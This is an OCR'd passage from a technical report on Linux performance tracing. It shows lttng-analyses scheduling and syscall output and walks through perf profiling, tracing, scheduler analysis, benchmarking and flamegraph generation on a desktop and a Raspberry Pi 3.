[09:21:25.378979128, 09:21:25.380732278]     1753.150        20    0  csd-a11y-keyboa (1514) Xorg (1102)
jugurtha-VirtualBox lttng-analyses-master #
```

Figure 4.89 – Displaying the highest latencies scheduling tasks - LTTng analyses

(c) **lttng-schedfreq :** Shows the distribution frequency associated with each process (sorted by ascending TID)

(d) **lttng-schedlog :** We can get better insight of the latency by viewing the log chronology of scheduling (**Figure 4.90**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-schedlog /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
         Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [########################################################################################################]
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]

Scheduling log
Wakeup              Switch              Latency (us)  Priority  CPU  Wakee                  Waker
[09:21:16.872530446, 09:21:16.872627014]       96.568        20    0  lttng-consumerd (3947) Unknown (N/A)
[09:21:16.874927253, 09:21:16.874938154]       10.901         0    0  kworker/0:1H (175)     Unknown (N/A)
[09:21:16.874913040, 09:21:16.874943834]       30.794        20    0  lttng-consumerd (3947) Unknown (N/A)
[09:21:16.875285162, 09:21:16.875289720]        4.558        20    0  ksoftirqd/0 (6)        Unknown (N/A)
[09:21:16.875308993, 09:21:16.875315723]        6.730         0    0  kworker/0:1H (175)     ksoftirqd/0 (6)
[09:21:16.875271337, 09:21:16.875319255]       47.918        20    0  rcu_sched (7)          Unknown (N/A)
[09:21:16.875300426, 09:21:16.875324000]       23.574        20    0  lttng-consumerd (3947) ksoftirqd/0 (6)
[09:21:16.875341092, 09:21:16.875378299]       37.207        20    1  kworker/1:1 (45)       lttng-consumerd (3947)
[09:21:16.875384617, 09:21:16.875439345]       54.728        20    0  lttng-consumerd (3947) kworker/1:1 (45)
[09:21:16.875767089, 09:21:16.875775956]        8.867         0    0  kworker/0:1H (175)     Unknown (N/A)
[09:21:16.875755948, 09:21:16.875780815]       24.867        20    0  lttng-consumerd (3947) Unknown (N/A)
```

Figure 4.90 – Scheduling latency log - LTTng analyses

— **lttng-syscallstats :** Allows to list all the syscalls made by every process present in the system at the time of tracing (**Figure 4.91**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-syscallstats /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
        Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [##########################################################################################################] Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Per-TID syscalls statistics (usec)
Web Content (2174, TID: 2174)                Count          Min          Average          Max       Stdev  Return values
 - close                                       304        0.484            0.647        1.774       0.101  {'success': 305}
 - recvmsg                                     159        1.083           37.734      177.633      14.401  {'success': 154, 'EAGAIN': 7}
 - sendmsg                                     152        6.639            7.29        17.831       0.979  {'success': 153}
 - socketpair                                  152        5.558            6.658       33.765       2.765  {'success': 153}
 - unknown                                     151        3.464            3.893        6.74        0.389  {'success': 152}
 - poll                                          4        1.078       914395.294  3657576.19 1828787.264  {'success': 5}
 - futex                                         2        2.859            4.74         6.621           ?  {'success': 3}
 - read                                          1        5.408            5.408        5.408           ?  {'success': 2}
Total:                                         925
-------------------------------------------------------------------------------------------------------------------------
Web Content (2295, TID: 2295)                Count          Min          Average          Max       Stdev  Return values
 - close                                       304        0.476            0.611        2.172       0.115  {'success': 305}
 - recvmsg                                     159        1.065           35.909      312.4        23.902  {'success': 154, 'EAGAIN': 7}
```

FIGURE 4.91 – System call statistics - LTTng analyses

4.3.3 Perf (Perf events)

Perf is a linux official profiler, tracer and benchmarker tool that has been merged to the linux mainline since version 2.6.31.

Installing Perf

Perf is not available by default on most distributions, We may have to install it :

```
1 $ sudo apt-get install linux-tools-common
2 $ perf
```

Perf can be used in many different ways, but the most important features are shown in **Figure 4.92**.

```
jugbe@F-NAN-HIPPOPOTAME: ~
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
jugbe@F-NAN-HIPPOPOTAME:~$ perf

usage: perf [--version] [--help] [OPTIONS] COMMAND [ARGS]

The most commonly used perf commands are:
   annotate        Read perf.data (created by perf record) and display annotated code
   archive         Create archive with object files with build-ids found in perf.data file
   bench           General framework for benchmark suites
   buildid-cache   Manage build-id cache.
   buildid-list    List the buildids in a perf.data file
   data            Data file related processing
   diff            Read perf.data files and display the differential profile
   evlist          List the event names in a perf.data file
   inject          Filter to augment the events stream with additional information
   kmem            Tool to trace/measure kernel memory properties
   kvm             Tool to trace/measure kvm guest os
   list            List all symbolic event types
   lock            Analyze lock events
   mem             Profile memory accesses
   record          Run a command and record its profile into perf.data
   report          Read perf.data (created by perf record) and display the profile
   sched           Tool to trace/measure scheduler properties (latencies)
   script          Read perf.data (created by perf record) and display trace output
   stat            Run a command and gather performance counter statistics
   test            Runs sanity tests.
   timechart       Tool to visualize total system behavior during a workload
   top             System profiling tool.
   trace           strace inspired tool
   probe           Define new dynamic tracepoints

See 'perf help COMMAND' for more information on a specific command.
```

FIGURE 4.92 – Perf available features

Note : Perf is also called perf event.
Let's describe those subcommands quickly :

— **list :** lists the events supported by perf (HW/SW events, tracepoints).

— **stat :** counts the number of occurrence of an event (group of events or all the events) in the system or particular program.
— **record :** samples an application (or the hole system) and shows the callgraph of functions.
— **report :** parses and displays the report generated by perf (perf list or perf record).
— **script :**

4.3.3.1 Perf as a profiling tool

Historically, Perf was made to profile the system (it is the most used feature of Perf).

— **CPU statistics :**

```
$ sudo perf stat gcc hello-world-profile-perf.c -o hello-world-profile-perf
```

1. **Basic CPU Statistics :**

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$ perf stat gcc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf

 Performance counter stats for 'gcc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf':

         53,890907      task-clock (msec)         #    0,984 CPUs utilized
                14      context-switches          #    0,260 K/sec
                11      cpu-migrations            #    0,204 K/sec
             4 376      page-faults               #    0,081 M/sec
        95 207 999      cycles                    #    1,767 GHz
        46 302 555      stalled-cycles-frontend   #   48,63% frontend cycles idle
   <not supported>      stalled-cycles-backend
       113 434 585      instructions              #    1,19  insns per cycle
                                                  #    0,41  stalled cycles per insn
        23 620 461      branches                  #  438,301 M/sec
           727 415      branch-misses             #    3,08% of all branches

       0,054759489 seconds time elapsed

jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$
```

FIGURE 4.93 – Profile CPU basic statistics using Perf

2. **More CPU Statistics :** the option -d allows to dig more, it adds L1 data caches and last cache level (LLC) statistics (**Figure 4.94**).

```
$ sudo perf stat -d gcc hello-world-profile-perf.c -o hello-world-profile-perf
```

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$ perf stat -d gcc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf

 Performance counter stats for 'gcc hello-wolrd-profile-perf.c -o hello-wolrd-profile-perf':

         53,848565      task-clock (msec)         #    0,983 CPUs utilized
                14      context-switches          #    0,260 K/sec
                10      cpu-migrations            #    0,186 K/sec
             4 381      page-faults               #    0,081 M/sec
        95 017 344      cycles                    #    1,765 GHz
        46 304 592      stalled-cycles-frontend   #   48,73% frontend cycles idle
   <not supported>      stalled-cycles-backend
       112 784 033      instructions              #    1,19  insns per cycle
                                                  #    0,41  stalled cycles per insn
        23 526 959      branches                  #  436,910 M/sec
           724 942      branch-misses             #    3,08% of all branches
        29 009 440      L1-dcache-loads           #  538,723 M/sec
         1 732 043      L1-dcache-load-misses     #    5,97% of all L1-dcache hits
           830 387      LLC-loads                 #   15,421 M/sec
   <not supported>      LLC-load-misses

       0,054761256 seconds time elapsed

jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$
```

FIGURE 4.94 – More CPU statistics using Perf

3. **Specific event :** We may only ask perf to count some events, We recommand to use this approach as it reduces measurement's overheads and the report size for easier analysis.
   Let's use Perf to count the occurrences of two events : *page-faults* and *branches* as shown in **Figure 4.95**.

```
$ sudo perf stat -e page-faults,branches gcc hello-world-profile-perf.c -o hello-world-profile-perf
```




Figure 4.95 – Filtering CPU statistics using Perf

Count events in Raspberry PI 3

As We did for a desktop machine we can do exactly for embedded systems (**Figure 4.96**)




Figure 4.96 – Profiling page faults in our random guess game using perf

— **Timed profiling :** Sometimes, We want more than counting events, We need to understand the reasons of having : high ratio of page faults, cache misses, ...,etc. This where we hit the limitations of Basic statistics.
At this stage, We need to record the callgraph of our application and see the stack frames.

1. **Record phase :**
   (a) **Recording the hole system :** Most of the time, We record function calls and stack frames for a short period of time in a system (**Figure 4.97**).




Figure 4.97 – Sampling function calls and stack traces on the entire system

   (b) **Recording a single application :**

- Sampling an application that terminates : see **Figure 4.98**.

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$ sudo perf record -F 99 -g gcc hello
-wolrd-profile-perf.c -o hello-wolrd-profile-perf
[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.021 MB perf.data (49 samples) ]
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf$
```

FIGURE 4.98 – Sampling function calls on application

- Sampling an application that runs forever : If your application runs all the time, Ctrl+C must be used to stop it (**Figure 4.99**).

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf/recordAppForever$ sudo perf record -
F 99 -g xclock
^C[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.017 MB perf.data (22 samples) ]
```

FIGURE 4.99 – Sampling function calls on continously running application

2. **Displaying the report :** reports are displayed with functions sorted according to their execution time (*time exhaustive functions are on the top and shown in red*).
   (a) **Basic mode :** We can use the *directionnal keys* to navigate, and *Enter key* to unroll the content of a function in order to see the function calls (**Figure 4.100**)

```
1 $ sudo perf report -g
```

```
  Children      Self  Command   Shared Object       Symbol
+   50,00%    50,00%  as        libc-2.23.so        [.] __memset_sse2
-   50,00%     0,00%  cc1       [kernel.kallsyms]   [k] handle_mm_fault
     handle_mm_fault
     alloc_pages_vma
-   50,00%     0,00%  cc1       [kernel.kallsyms]   [k] __do_page_fault
     __do_page_fault
     handle_mm_fault
     alloc_pages_vma
-   50,00%     0,00%  cc1       [kernel.kallsyms]   [k] do_page_fault
     do_page_fault
     __do_page_fault
     handle_mm_fault
     alloc_pages_vma
+   50,00%     0,00%  cc1       [kernel.kallsyms]   [k] page_fault
+   50,00%    50,00%  cc1       [kernel.kallsyms]   [k] alloc_pages_vma
+   50,00%     0,00%  cc1       cc1                 [.] _ZN3gcc12dump_manager13d
+    0,00%     0,00%  gcc       gcc-5               [.] 0xffffffffffc3b61b
```

FIGURE 4.100 – Displaying Perf records in Basic mode

   (b) **Tree mode :** the parameter « –stdio »causes the ouput to be displayed in treeview looking (**Figure 4.101**).

```
1 $ sudo perf report -g --stdio
```

```
# Children      Self  Command   Shared Object      Symbol
# ........  ........  ........  .................  .....................
#
    50.00%    50.00%  as        libc-2.23.so       [.] __memset_sse2
                      |
                      ---__memset_sse2

    50.00%     0.00%  cc1       [kernel.kallsyms]  [k] handle_mm_fault
                      |
                      ---handle_mm_fault
                         alloc_pages_vma

    50.00%     0.00%  cc1       [kernel.kallsyms]  [k] __do_page_fault
                      |
                      ---__do_page_fault
                         handle_mm_fault
                         alloc_pages_vma

    50.00%     0.00%  cc1       [kernel.kallsyms]  [k] do_page_fault
                      |
                      ---do_page_fault
                         __do_page_fault
                         handle_mm_fault
```

Figure 4.101 – Displaying Perf records in Tree view mode

Important

Perf samples programs to get information but it can miss a lot (We cannot get everything when sampling). The reason We avoid to sample at higher frequencies is the increase of time and memory « Overhead »

As a working example, let's make it work on Raspberry PI 3 :

1. **Record phase :** the procedure should familiar to us at this stage (**Figure 4.102**).

```
pi@raspberrypi:~$ sudo perf record -F 99 -ag -- ./rpi-number-guess
-------------------------------------------------------
--------------------Guess my number--------------------
-------------------------------------------------------

Please choose a number between 0 and 100 : 50

The number is greater!

Please choose a number between 0 and 100 : 70

The number is smaller!

Please choose a number between 0 and 100 : 60

The number is smaller!

Please choose a number between 0 and 100 : 55

The number is smaller!

Please choose a number between 0 and 100 : 54

Congratulations!!!!!!!!!!You got it!

Number of tries : 5
[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0.114 MB perf.data (29 samples) ]
pi@raspberrypi:~$
```

Figure 4.102 – Perf recording events on our game - Raspberry PI 3

2. **Display report phase :** It is better to use the *–stdio* option on embedded systems because expanding the result is not always supported (**Figure 4.103**).

```
pi@raspberrypi:~$ sudo perf report --stdio
Failed to open /tmp/perf-939.map, continuing without symbols
# To display the perf.data header info, please use --header/--header-only option
#
#
# Total Lost Samples: 0
#
# Samples: 29  of event 'cycles:ppp'
# Event count (approx.): 36706052
#
# Children      Self  Command          Shared Object      Symbol
# ........  ........  ...............  .................  ....................
#
    73.98%     0.00%  swapper          [kernel.kallsyms]  [k] default_idle_call
            |
            ---default_idle_call
               arch_cpu_idle

    73.98%     0.00%  swapper          [kernel.kallsyms]  [k] cpu_startup_entry
            |
            ---cpu_startup_entry
               default_idle_call
               arch_cpu_idle

    73.98%    73.98%  swapper          [kernel.kallsyms]  [k] arch_cpu_idle
            |
```

Figure 4.103 – Displaying perf records of our game - Raspberry PI 3

Note : We have recorded a simple example but the size of the trace is 120Kb (see **Figure 4.104**), this is why it is always wise to filter.

```
-rw-------  1 root root 120K Apr 19 12:04 perf.data
```

Figure 4.104 – Perf trace size of our simple guess number game - Raspberry PI 3

4.3.3.2 Perf as a tracing tool

Listing Perf supported tracepoints

```
1 $ perf list
```

As already stated, Perf allows for Static and dynamic tracing.

— **Static tracing :** all we need to do is choosing one of the selected tracepoints and snoop it (**Figure 4.105**).

* Choose a tracepoint : We can trace « do_sys_open ».
* Record the trace : We are already familiar with recording events in perf (**Figure 4.105**) :

```
1 $ sudo perf record -e fs:do_sys_open -ag
```

```
NAN-HIPPOPOTAME:~/Perf/profile-perf/recordAppForever$ sudo perf record -e fs:do_sys_open
 -ag
  Warning: Error: expected type 5 but read 4
^C[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 1.062 MB perf.data (811 samples) ]
```

Figure 4.105 – Static tracing of do_sys_open in Perf

* Display report : We can display in one the ways that we have already seen, We will use « –stdio »option (**Figure 4.106**).

```
# Children      Self  Command          Shared Object            Symbol
# ........  ........  ...............  .......................  .......................
#
    77.07%     0.00%  gedit            [kernel.kallsyms]        [k] sys_open
                      |
                      ---sys_open
                         do_sys_open

    77.07%     0.00%  gedit            [kernel.kallsyms]        [k] entry_SYSCALL_64_fas
                      |
                      ---entry_SYSCALL_64_fastpath
                         sys_open
                         do_sys_open
```

FIGURE 4.106 – Display report of static tracing of do_sys_open in Perf

We can do the same experiment of a Raspberry PI 3 as follow :

1. Select your tracepoint from the list (**Figure 4.107**)

```
pi@raspberrypi:~$ sudo perf list | grep -E 'sys'
  raw_syscalls:sys_enter                             [Tracepoint event]
  raw_syscalls:sys_exit                              [Tracepoint event]
pi@raspberrypi:~$
```

FIGURE 4.107 – Getting the list of syscall tracepoints - Raspberry PI 3

2. Record the tracepoint (or tracepoints) as shown in **Figure 4.108**

```
ber-guessrrypi:~$ sudo perf record -e raw_syscalls:sys_enter -F 99 -ag ./rpi-numb

------------------------------------------------------
-------------------Guess my number--------------------
------------------------------------------------------

Please choose a number between 0 and 100 : 50

The number is smaller!

Please choose a number between 0 and 100 : 25

The number is smaller!

Please choose a number between 0 and 100 : 12

The number is greater!

Please choose a number between 0 and 100 : 20

The number is smaller!

Please choose a number between 0 and 100 : 15

The number is greater!

Please choose a number between 0 and 100 : 18

The number is smaller!

Please choose a number between 0 and 100 : 16

Congratulations!!!!!!!!!!You got it!

Number of tries : 7
[ perf record: Woken up 1 times to write data ]
[ perf record: Captured and wrote 0,129 MB perf.data (24 samples) ]
```

FIGURE 4.108 – Recording enter syscall using perf - Raspberry PI 3

3. Display the result : see **Figure 4.109**

```
pi@raspberrypi:~$ sudo perf report --stdio
Failed to open /tmp/perf-799.map, continuing without symbols
Failed to open /tmp/perf-801.map, continuing without symbols
# To display the perf.data header info, please use --header/--header-only option
#
#
# Total Lost Samples: 0
#
# Samples: 24  of event 'raw_syscalls:sys_enter'
# Event count (approx.): 91480
#
# Children      Self  Trace output
# ........  ........  ....................................................
#
    55.69%    55.69%  NR 20 (1241150, 56a32, ffffffff, ffffffff, 1241150, 79)
            |
            ---__getpid
               syscall_trace_enter

    36.17%    36.17%  NR 4 (7, 7ebdbadf, 1, 57, a0f128, a263e0)
            |
            ---0x2
               __GI___libc_write
               syscall_trace_enter

     5.54%     5.54%  NR 322 (4, 14bf5b3, ec800, 0, 0, 14bf5b3)
```

FIGURE 4.109 – Displaying report on recorded syscall - Raspberry PI 3

— **Dynamic tracing :**

1. Create the dynamic event : Creating a dynamic event means extending the list of existing tracepoints (**Figure 4.110**).

```
$ sudo perf probe --add <functionToTrace>
```

```
jugurtha@jugurtha-VirtualBox ~ $ sudo perf probe --add ip_rcv
Added new event:
  probe:ip_rcv         (on ip_rcv)

You can now use it in all perf tools, such as:

        perf record -e probe:ip_rcv -aR sleep 1

jugurtha@jugurtha-VirtualBox ~ $
```

FIGURE 4.110 – Dynamic kprobes using Perf

2. Record the dynamic event : see **Figure 4.111**.

```
jugurtha@jugurtha-VirtualBox ~ $ sudo perf record -e probe:ip_rcv -aRg
^C[ perf record: Woken up 12 times to write data ]
[ perf record: Captured and wrote 3.658 MB perf.data (2094 samples) ]
```

FIGURE 4.111 – Recording inserted dynamic kprobes using Perf

3. Read the report trace : see **Figure 4.112**.

```
100.00%   100.00%  (ffffffff9c9f6ed0)
          |
          |--23.02%--verify_cpu
          |          start_secondary
          |          cpu_startup_entry
          |          do_idle
          |          |
          |           --22.49%--default_idle_call
```

FIGURE 4.112 – Reading dynamic kprobes trace using Perf

4. Delete the dynamic event : We can erase the dynamic probe that We have inserted (**Figure 4.113**) :

```
$ sudo perf probe --del <functionToTrace>
```




FIGURE 4.113 – Removing dynamic kprobes using Perf

4.3.3.3 Analyse the scheduler using Perf

Building a real time Linux OS requires some workaround, but one of the major changes in to improve the scheduler and reduce it's latency.
Perf can help us to understand the behaviour of a scheduler on a particular system :

1. Recording the traces : let's record 5 seconds activities on the overall system (**Figure 4.114**) :

```
$ sudo perf sched record -ag -- sleep 5
```




FIGURE 4.114 – Record 5 seconds of samples of system activities using Perf

2. Analyse the traces : Perf offers a variety of subcommands related to scheduler analysis :
   (a) **latency :** shows the scheduler latency for each task (**Figure 4.115**).

```
$ sudo perf sched latency
```




FIGURE 4.115 – Measuring scheduler latency using Perf sched

   (b) **map :** displays the context switches on different CPUs (**Figure 4.116**).

```
$ sudo perf sched map
```

```
jugbe@F-NAN-HIPPOPOTAME:~/Perf/profile-perf/recordAppForever$ sudo perf sched map
      *A0                 20792.514436 secs A0 => perf:9243
  *.   A0                 20792.514479 secs .  => swapper:0
   .   A0 *.              20792.514482 secs
   .  *B0  .              20792.514526 secs B0 => migration/1:12
   .   B0 *A0             20792.514534 secs
   .  *.   A0             20792.514534 secs
   .   .   A0 *C0         20792.514766 secs C0 => Timer:4418
   .  *D0  A0  C0         20792.514786 secs D0 => Web Content:4400
   .   D0  A0 *.          20792.514792 secs
   .   D0  A0 *C0         20792.514832 secs
   .   D0  A0 *.          20792.514838 secs
   .  *.   A0  .          20792.514856 secs
```

Figure 4.116 – View context switches using Perf map

We're working on a machine having 4 processors (so there are 4 columns in **Figure 4.116**) on which the tasks are scheduled.

Tasks are reprented by a shortcut, but perf shows it's meaning at the end of each line *(for example D0 is the task Web content with pid 4400)*.

A special task is the . which stands for an IDLE process (in this case it is swapper :0).

The * means that the task has been choosen to be scheduled.

4.3.3.4 Perf as a benchmarking tool

Perf can be used for benchmarking, We can take a close look to it's benchmarking collection using :

```
1 $ perf bench
```

The result of the above command is shown in **Figure 4.117**.

```
jugurtha@jugurtha-VirtualBox ~ $ perf bench
Usage:
        perf bench [<common options>] <collection> <benchmark> [<options>]

        # List of all available benchmark collections:

         sched: Scheduler and IPC benchmarks
           mem: Memory access benchmarks
         futex: Futex stressing benchmarks
           all: All benchmarks

jugurtha@jugurtha-VirtualBox ~ $ We
```

Figure 4.117 – Perf benchmark collection

The collection may be different on other systems, let's try quickly to benchmark :

- **mem :** Perf can benchmark different implementations of the functions « **memcpy()** »and « **memset()** ». We have to start perf as shown below :

  ```
  1 $ perf bench mem all
  ```

  A sample of result is shown in **Figure 4.118**.

```
# function 'default' (Default memcpy() provided by glibc)
# Copying 1MB bytes ...

      10.279605 GB/sec
# function 'x86-64-unrolled' (unrolled memcpy() in arch/x86/lib/memcpy_64.S)
# Copying 1MB bytes ...

       8.566338 GB/sec
# function 'x86-64-movsq' (movsq-based memcpy() in arch/x86/lib/memcpy_64.S)
# Copying 1MB bytes ...

       9.390024 GB/sec
# function 'x86-64-movsb' (movsb-based memcpy() in arch/x86/lib/memcpy_64.S)
# Copying 1MB bytes ...

      13.950893 GB/sec
```

FIGURE 4.118 – Perf memory benchmarking

Figure 4.118 shows clearly that « *x86-64-unrolled* »implmentation of *memcpy* is the fastest (tests are made using 1MB of data).

- **futex :** for simplicity, a futex is a fast userspace mutex created to avoid system calls (which are slow) [1].

```
1 $ perf bench futex all
```

A sample of the output is shown in **Figure 4.119**.

```
# Running futex/lock-pi benchmark...
Run summary [PID 3257]: 2 threads doing pi lock/unlock pairing for 10 secs.

[thread   0] futex: 0x93c640 [ 240 ops/sec ]
[thread   1] futex: 0x93c640 [ 240 ops/sec ]

Averaged 240 operations/sec (+- 0.00%), total secs = 10
```

FIGURE 4.119 – Perf futex benchmarking

Important : We can execute all the benchmarks at once using « *perf bench all* ».

4.3.3.5 Generate Flamegraphs from Perf

Flamegraphs allow to visualize the stack frames, especially those comming from a profiler like Perf.
The original implementation of *Flamegraphs* was made by ***Brendan Gregg*** (An example is shown in **Figure 4.120**) [2].




FIGURE 4.120 – Generating flamegraph from Perf report

— **Understand flamegraphs :** Flamegraphs are a bit tricky to understand at the beginning.
  * **y axis :** represents the stack frame depth.
  * **x axis :** does not reprensent the time. stack frames are ordered alphabetically from the left to the right. If two stack frames are adjacent, they will be merged together.

1. Futex overview was written by ***Darren Hart*** at : `https://lwn.net/Articles/360699/`
2. Detailed page written by Brendan Gregg at : `https://queue.acm.org/detail.cfm?id=2927301`

— **Generate flamegraphs from Perf :** We can generate flamegraphs easily as follow :

```
# git clone https://github.com/brendangregg/FlameGraph # or download it from github
# cd FlameGraph
# perf record -F 99 -ag -- sleep 20
# perf script | ./stackcollapse-perf.pl > out.perf-folded
# cat out.perf-folded | ./flamegraph.pl > perf-kernel.svg
```

If perf is used on embedded device, get the trace and produce the flamegraph on a computer.

— **Interacting with flamegraphs :** flamegraphs are saved as *svg* files which allow some interaction with them :

1. **Mouse over a box :** When passing the mouse over a box; We can see a tooltip, number of samples in the box and percentage.
2. **Search :** We can search for the total occurrence of a particular frame in the entire « flamegraph ». Press « ctrl + f »to display a searchbox. It is enough to write the frame we are looking for then validate.

   The exacte name of the frame must be provided (names are case sensitive)

3. **Zooming into the graph :** a *left mouse click* will zoom into the choosed box.

   A reset button is added after zooming allowind us to cancel the zoom

4.3.3.6 Hotspot Perf-GUI

Perf is a command line utility, but it is worth to take a look at a prominent project which adds a GUI to perf. Hotspot (Which can be found at : https://www.kdab.com/hotspot-gui-linux-perf-profiler/) is fantastic GUI front-end tool for Perf.

Hotspot can parse an existing « perf.data »file or We can even launch a new recording session. **Figure 4.121** shows the result produced by Hotspot after profiling the system (for about 7 seconds).




Figure 4.121 – Hotspot - Perf GUI Utility

Remark : Hotsport can be helpful to automate common tasks like producing Flamegraphs.

4.3.3.7 Perf-event-tools

Before closing the discussion about perf, « ***Brendan gregg*** »wrote a couple of tools that makes tracing and profiling even easier. They are not as powerful as Perf or Ftrace but they can show quickly common bottlenecks.

We can access the perf-tools collection at this page : https://github.com/brendangregg/perf-tools or We may clone them :

```
$ git clone --depth 1 https://github.com/brendangregg/perf-tools
```

1. **Measure disk latency :** We can have an accurate estimate of disk latencies with ease as follow :
   — **iosnoop :** records disk latencies made by different processes (**Figure 4.122**).

